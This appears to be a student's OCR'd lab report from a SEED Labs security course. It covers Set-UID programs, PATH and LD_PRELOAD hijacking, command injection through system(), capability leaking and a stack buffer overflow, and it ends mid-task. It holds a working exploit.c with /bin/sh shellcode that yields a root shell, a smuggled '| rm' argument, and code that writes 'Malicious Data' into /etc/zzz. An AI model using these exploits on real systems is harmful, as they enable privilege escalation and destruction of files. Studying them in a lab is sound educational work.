
```c
#include <stdio.h>
int main()
{
    printf("\nThis is my ls program\n");
    printf("\nMy real uid is: %d\n", getuid());
    printf("\nMy effective uid is: %d\n", geteuid());
    return 0;
}
```

- **Observation**: It is not run in root privilege by default. However, after giving the `root` privilege to the executable `ls`, the real `uid` is not changed, while the effective `uid` is changed to 0 (i.e. the code is running with the root privilege)
    - Compile and try `ls.c`






- Link to the `PATH` variable, `ls` command is replaced:



- **Explanation**: According to the man page and the online resource, The effective `uid` represents the privilege of the process, while the real `uid` is the actual `uid` of this process. After exporting the `PATH`, the `ls` command is replaced by the self-defined program.




2.4 The `LD_PRELOAD` environment variable and `Set-UID` Programs

Step 1: Change the linker

- Back up `LD_PRELOAD`


```
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
```

- We can find that the behavior of `sleep` function is changed




Step 2: Run in different modes

- Run as regular program and normal user: use user defined version



- Run as `root` program and normal user: use system defined version



- Run as `root` program and `root` account: use user defined version

```
[03/07/20]seed@VM:~/.../task2.4$ sudo su
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# export LD_PRELOAD=./libmylib.so.1
.0.1
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# ls -al
total 36
drwxrwxr-x 2 seed seed 4096 Mar  7 04:32 .
drwxrwxr-x 5 seed seed 4096 Mar  7 04:25 ..
-rwxrwxr-x 1 seed seed 7976 Mar  7 04:32 libmylib.so.1.
0.1
-rw-rw-r-- 1 seed seed  162 Mar  7 04:26 mylib.c
-rw-rw-r-- 1 seed seed 2640 Mar  7 04:31 mylib.o
-rwsr-xr-x 1 root seed 7348 Mar  7 04:32 myprog
-rw-rw-r-- 1 seed seed   71 Mar  7 04:30 myprog.c
```

- Run as `user1` program and `user1` account: use user defined version

```
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# useradd -d /usr/user1 -m user1
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# chown user1 myprog
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# sudo su user1
user1@VM:/home/seed/Desktop/CS4293/assignment/Experimen
t/assignment2/task2.4$ export LD_PRELOAD=./libmylib.so.
1.0.1
user1@VM:/home/seed/Desktop/CS4293/assignment/Experimen
t/assignment2/task2.4$ /myprog
bash: /myprog: No such file or directory
user1@VM:/home/seed/Desktop/CS4293/assignment/Experimen
t/assignment2/task2.4$ ./myprog
I am not sleeping!
```

Step 3: Reason and Experiment

- **Reason**: The reason of difference is the behavior of `sleep` function is changed to self-defined program only when we use the account that owning the executable `myprog`. **The environment variable is not considered when the account executing the file is not the owner.**
- **Experiment**: If we change the owner of `myprog` to `user1`, and execute it in `seed` and `root` account after exporting the `LD_PRELOAD` variable respectively. If the behavior remains the `sleep` function in C-library, the assumption is correct. The process is shown below:

```
[03/07/20]seed@VM:~/.../task2.4$ ls -al *
-rwxrwxr-x 1 seed  seed 7976 Mar  7 04:32 libmylib.so.1
.0.1
-rw-rw-r-- 1 seed  seed  162 Mar  7 04:26 mylib.c
-rw-rw-r-- 1 seed  seed 2640 Mar  7 04:31 mylib.o
-rwxr-xr-x 1 user1 seed 7348 Mar  7 04:32 myprog
-rw-rw-r-- 1 seed  seed   71 Mar  7 04:30 myprog.c
[03/07/20]seed@VM:~/.../task2.4$ ./myprog
[03/07/20]seed@VM:~/.../task2.4$ sudo su
[sudo] password for seed:
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# export PATH=./libmylib.so.1.0.1
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# ./myprog
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# exit
exit
```

- **Explain**: The child process can only access the `LD_*` environment variables of the current user account. Because even if we changed the environment variable in the owner's account, we still cannot replace the `sleep` function as shown bellow.


```
[03/07/20]seed@VM:~/.../task2.4$ sudo chown root myprog
[03/07/20]seed@VM:~/.../task2.4$ sudo chmod 4755 myprog
[03/07/20]seed@VM:~/.../task2.4$ ls -al
total 36
drwxrwxr-x 2 seed seed 4096 Mar  7 04:32 .
drwxrwxr-x 6 seed seed 4096 Mar  7 06:17 ..
-rwxrwxr-x 1 seed seed 7976 Mar  7 04:32 libmylib.so.1.
0.1
-rw-rw-r-- 1 seed seed  162 Mar  7 04:26 mylib.c
-rw-rw-r-- 1 seed seed 2640 Mar  7 04:31 mylib.o
-rwsr-xr-x 1 root seed 7348 Mar  7 04:32 myprog
-rw-rw-r-- 1 seed seed   71 Mar  7 04:30 myprog.c
[03/07/20]seed@VM:~/.../task2.4$
```


```
[03/07/20]seed@VM:~/.../task2.4$ sudo su
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# export LD_PRELOAD=./libmylib.so.1
.0.1
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.4# sudo su seed
[03/07/20]seed@VM:~/.../task2.4$ ./myprog
[03/07/20]seed@VM:~/.../task2.4$
```

2.5 Invoking external programs using `system()` versus `execve()`


Step 1: Compile and attack

- Command line to compile the program and make it a `set-uid` program





- Answer:
  - By assumption, we do not know the password for `sudo`. Therefore, we cannot change the function `system` or `execve` to our self-defined function.
  - Besides, the program uses the absolute path `/bin/cat`, we cannot redefine `cat`
  - However, we can append a command at the end of the `cat` command
- Steps:
  - First, we set up a not writable file `test.txt` with mode `755` in the folder `test` with mode `744`, both of them belongs to `root` :



```
[03/08/20]seed@VM:~/.../task2.5$ sudo su
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.5# cd test
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.5/test# echo -n "This is a test" > t
est.txt
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.5/test# chmod 4755 test.txt
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.5/test# ls -al
total 12
drwsr--r-- 2 root root 4096 Mar  8 00:18 .
drwxrwxr-x 3 seed seed 4096 Mar  8 00:17 ..
-rwsr-xr-x 1 root root   14 Mar  8 00:18 test.txt
```

- Open a new terminal use the account `seed`:
  - As shown below, we can neither access into the folder nor use `cat` command to view the content. However, the `Set-UID` program `show` can be used to view the content:

```
M: /home/seed/Desktop/CS4293/assignment/Experiment/assignmer   En   12:22 AM
[03/08/20]seed@VM:~/.../task2.5$ cd test
bash: cd: test: Permission denied
[03/08/20]seed@VM:~/.../task2.5$ cat test/test.txt
cat: test/test.txt: Permission denied
[03/08/20]seed@VM:~/.../task2.5$ show test/test.txt
This is a test[03/08/20]seed@VM:~/.../task2.5$
```

  - However, if we use the malicious input as following, we can delete the file which cannot be deleted originally as shown below.

```
[03/08/20]seed@VM:~/.../task2.5$ rm test/test.txt
rm: cannot remove 'test/test.txt': Permission denied
[03/08/20]seed@VM:~/.../task2.5$ show "test/test.txt |
rm test/test.txt"
[03/08/20]seed@VM:~/.../task2.5$ show test/test.txt
/bin/cat: test/test.txt: No such file or directory
[03/08/20]seed@VM:~/.../task2.5$ sudo su
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.5# cd test
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.5/test# ls -al
total 8
drwsr--r-- 2 root root 4096 Mar  8 00:28 .
drwxrwxr-x 3 seed seed 4096 Mar  8 00:25 ..
```

Wireshark

Step 2: Change to `execve`

- **Observation**: If we replace the `system` function by the `execve` function, using previous method to attack **does not work**:

```
[03/08/20]seed@VM:~/.../task2.5$ show1 test/test.txt
This is a test[03/08/20]seed@VM:~/.../task2.5$
[03/08/20]seed@VM:~/.../task2.5$ show1 "test/test.txt |
 rm test/test.txt"
/bin/cat: 'test/test.txt | rm test/test.txt': No such f
ile or directory
```

- **Explanation**: The different result is because of the different way to accept the parameter for `system` and `execve`. `system` will accept a whole command and run it in a new shell. Therefore, if we append some malicious command at the end of the previous command, it can be executed since it is a `Set-UID` program. However, `execve` takes the command and the operator separately. It makes sure that only one command is executed.

2.6 Capability Leaking

- Create `/etc/zzz`:

```
[03/08/20]seed@VM:~/.../task2.6$ sudo su
[sudo] password for seed:
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.6# cd /etc
root@VM:/etc# echo -n "This is a test" > zzz
root@VM:/etc# chmod 4755 zzz
```


- `Set-UID`:

```
[03/08/20]seed@VM:~/.../task2.6$ sudo chown root:root a
.out
[03/08/20]seed@VM:~/.../task2.6$ sudo chmod 4755 a.out
[03/08/20]seed@VM:~/.../task2.6$ ls -al
total 20
drwxrwxr-x 2 seed seed 4096 Mar  8 00:56 .
drwxrwxr-x 7 seed seed 4096 Mar  8 00:49 ..
-rwsr-xr-x 1 root root 7644 Mar  8 00:56 a.out
-rw-rw-r-- 1 seed seed  929 Mar  8 00:53 capability.c
```

- Execute the program as a normal user:

```
[03/08/20]seed@VM:~/.../task2.6$ ./a.out
[03/08/20]seed@VM:~/.../task2.6$ sudo su
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.6# cat /etc/zzz
This is a testMalicious Data
```

- **Observation**: The `/etc/zzz` file is modified.
- **Explanation**:
  - If we print the `uid` and effective `uid` of parent and child process, we can find that all the `uid` are changed to `1000`



- For some capabilities given to the process (opened file in this case), if we do not clean up them, they will also be kept for the parent process as well as the child process even if we have changed the `uid` of the process.
- If we change the code to close the file before `setuid`:
  - Code

```c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

int main(){
    int fd;
    /* Assume that /etc/zzz is an important system file,
    * and it is owned by root with permission 0644.
    * Before running this program, you should creat
    * the file /etc/zzz first. */
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    /* Simulate the tasks conducted by the program */
    sleep(1);
    close (fd);
    /* After the task, the root privileges are no longer needed,
    it's time to relinquish the root privileges permanently. */
    setuid(getuid()); /* getuid() returns the real uid */

    if (fork()) { /* In the parent process */
        printf("Parent's uid: %d\n", getuid());
        printf("Parent's effective uid: %d\n", geteuid());
        // write (fd, "Malicious Data\n", 15);
        close (fd);
        exit(0);
    } else { /* in the child process */
        /* Now, assume that the child process is compromised, malicious
        attackers have injected the following statements
        into this process */
        printf("Child's uid: %d\n", getuid());
        printf("Child's effective uid: %d\n", geteuid());
        fd = open("/etc/zzz", O_RDWR | O_APPEND);
```

```
        write (fd, "Malicious Data\n", 15);
        close (fd);
    }
    return 0;
}
```

- Result: The file is not changed.

```
[03/08/20]seed@VM:~/.../task2.6$ sudo chown root:root t
est1
[03/08/20]seed@VM:~/.../task2.6$ sudo chmod 4755 test1
[03/08/20]seed@VM:~/.../task2.6$ ls -al
total 36
drwxrwxr-x 2 seed seed 4096 Mar  8 01:39 .
drwxrwxr-x 7 seed seed 4096 Mar  8 00:49 ..
-rwsr-xr-x 1 root root 7644 Mar  8 00:56 a.out
-rw-rw-r-- 1 seed seed 1214 Mar  8 01:10 capability.c
-rwsr-xr-x 1 root root 7720 Mar  8 01:03 test
-rwsr-xr-x 1 root root 7720 Mar  8 01:39 test1
[03/08/20]seed@VM:~/.../task2.6$ ./test1
Wireshark
Parent's uid: 1000
Parent's effective uid: 1000
Child's uid: 1000
Child's effective uid: 1000
[03/08/20]seed@VM:~/.../task2.6$ sudo su
root@VM:/home/seed/Desktop/CS4293/assignment/Experiment
/assignment2/task2.6# cat /etc/zzz
This is a testroot@VM:/home/seed/Desktop/CS4293/assignm
/assignment2/task2.6#
```

3 Buffer Overflow Vulnerability

3.2 Running Shellcode

- **Observation**: The shell is invoked. By observation, the shell can be recursively invoked. However, some command cannot be used and some keyboard mappings are changed.

```
[03/08/20]seed@VM:~/.../task3.2$ gcc -z execstack -o ca
ll_shellcode call_shellcode.c
[03/08/20]seed@VM:~/.../task3.2$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c
$ ./call_shellcode
$ exit
$ clear
TERM environment variable not set.
$
$ ~~
$ exit
```

3.4 Exploiting the Vulnerability

Set Up

- Compile the `stack.c` (**Important to add the option** `-g`)

```
[03/13/20]seed@VM:~/.../task3.4$ gcc -o stack -z execst
ack -fno-stack-protector -g stack.c
[03/13/20]seed@VM:~/.../task3.4$ sudo chown root stack
[sudo] password for seed:
[03/13/20]seed@VM:~/.../task3.4$ sudo chmod 4755 stack
[03/13/20]seed@VM:~/.../task3.4$ ls -l
total 20
-rw-rw-r-- 1 seed seed  996 Mar 13 13:27 exploit.c
-rwsr-xr-x 1 root seed 9884 Mar 13 13:33 stack
-rw-rw-r-- 1 seed seed  736 Mar 13 12:48 stack.c
```

Task A: Distance Between Buffer Base Address and Return Address

- Set breakpoint

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 15.
gdb-peda$ run
Starting program: /home/seed/Desktop/CS4293/assignment/Experiment/assignment2/ta
sk3.4/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffead7 ("test")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea98 --> 0xbfffece8 --> 0x0
ESP: 0xbfffea60 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

- Print `buffer` and `ebp` address, calculate the distance

```
gdb-peda$ p $ebp
$4 = (void *) 0xbfffea98
gdb-peda$ p &buffer
$5 = (char (*)[33]) 0xbfffea6f
gdb-peda$ p 0xbfffea98 - 0xbfffea6f
$6 = 0x29
```

  - The distance is `0x29 + 4 = 45(decimal)`

Task B: Address of Malicious Code

- Set the break point to be `main`, stop at the line run `fread`

```
gdb-peda$ b main
Breakpoint 1 at 0x804851e: file stack.c, line 23.
gdb-peda$ r
```

- Find the address of malicious code

```
Legend: code, data, rodata, value
25                fread(str, sizeof(char), 517, badfile);
gdb-peda$ p &str
$1 = (char (*)[517]) 0xbfffeae7
```

- Write the **code** according to the instruction in the tutorial

```
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0" /* xorl %eax,%eax */
    "\x50" /* pushl %eax */
    "\x68""//sh" /* pushl $0x68732f2f */
    "\x68""/bin" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
    "\x89\xe1" /* movl %esp,%ecx */
    "\x99" /* cdq */
    "\xb0\x0b" /* movb $0x0b,%al */
    "\xcd\x80" /* int $0x80 */
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer + (41+4))) = 0xbfffeae7+ 0x80;
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
    return 0;
}
```

- Result:

```
[03/13/20]seed@VM:~/.../task3.4$ gcc -o exploit exploit
.c
[03/13/20]seed@VM:~/.../task3.4$ ./exploit
[03/13/20]seed@VM:~/.../task3.4$ ./stack
# ;'lXZ V
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
```

- Explanation:
  - Firstly, we found the distance of the buffer and the `$ebp` is `41` and we know that `ret=$ebp+4`, therefore, we know that the return address can be represented as `*(buffer+45)`
  - Secondly, we found that the address of `str` is `0xbfffeae7`
  - Therefore, by setting the return address to the one of the entry in the front of `str`, we can change the flow of the program to `nop` as initialized in `exploit.c`. Then it will do nothing until reach the shellcode stored at the end of `str`.
  - The shellcode will be executed and extend the root privilege.

3.5 Defeating dash's Countermeasure

- **Observation**: Countermeasure in `dash`
  - Comment `line 11`: The initialized shell does not have root privilege

```
[03/14/20]seed@VM:~/.../task3.5$ gcc dash_shell_test.c
-o dash_shell_test
[03/14/20]seed@VM:~/.../task3.5$ sudo chown root dash_s
hell_test
[03/14/20]seed@VM:~/.../task3.5$ sudo chmod 4755 dash_s
hell_test
[03/14/20]seed@VM:~/.../task3.5$ ./dash_shell_test
